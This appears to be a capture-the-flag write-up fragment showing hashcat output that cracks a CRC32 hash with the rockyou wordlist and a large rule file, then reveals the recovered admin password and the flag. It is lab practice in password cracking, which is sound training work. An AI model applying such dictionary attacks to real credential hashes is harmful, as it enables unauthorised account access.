
e6377dcb:00000000:oqllo7

Admin password is oqllo7



MINGW64:/f/Hacking tools/hashcat-5.1.0

```
Watchdog: Temperature abort trigger set to 90c

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 745836298075

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Update your OpenCL runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

e6377dcb:00000000:oqllo7

Session..........: hashcat
Status...........: Cracked
Hash.Type........: CRC32
Hash.Target......: e6377dcb:00000000
Time.Started.....: Tue Aug 03 01:00:16 2021 (10 secs)
Time.Estimated...: Tue Aug 03 01:00:26 2021 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Mod........: Rules (rules/OneRuleToRuleThemAll.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1491.8 MH/s (3.55ms) @ Accel:128 Loops:32 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 14759032711/745836298075 (1.98%)
Rejected.........: 259975/14759032711 (0.00%)
Restore.Point....: 196609/14344385 (1.37%)
Restore.Sub.#1...: Salt:0 Amplifier:23040-23072 Iteration:0-32
Candidates.#1....: pggglett -> remington$2
Hardware.Mon.#1..: Temp: 50c Fan: 29% Util: 94% Core:1771MHz Mem:3504MHz Bus:16

Started: Tue Aug 03 01:00:12 2021
Stopped: Tue Aug 03 01:00:27 2021
(base)
lelou@DESKTOP-V904SUG MINGW64 /f/Hacking tools/hashcat-5.1.0
$ ^C
(base)
lelou@DESKTOP-V904SUG MINGW64 /f/Hacking tools/hashcat-5.1.0
$
```



Here is your flag:
CTF{CRC32_h4sh_co11ision_succ3ssfull}

Flag:- CTF{CRC32_h4sh_co11ision_succ3ssfull}

Reference Link

```
https://infosecwriteups.com/cracking-hashes-with-hashcat-2b21c01c18ec
```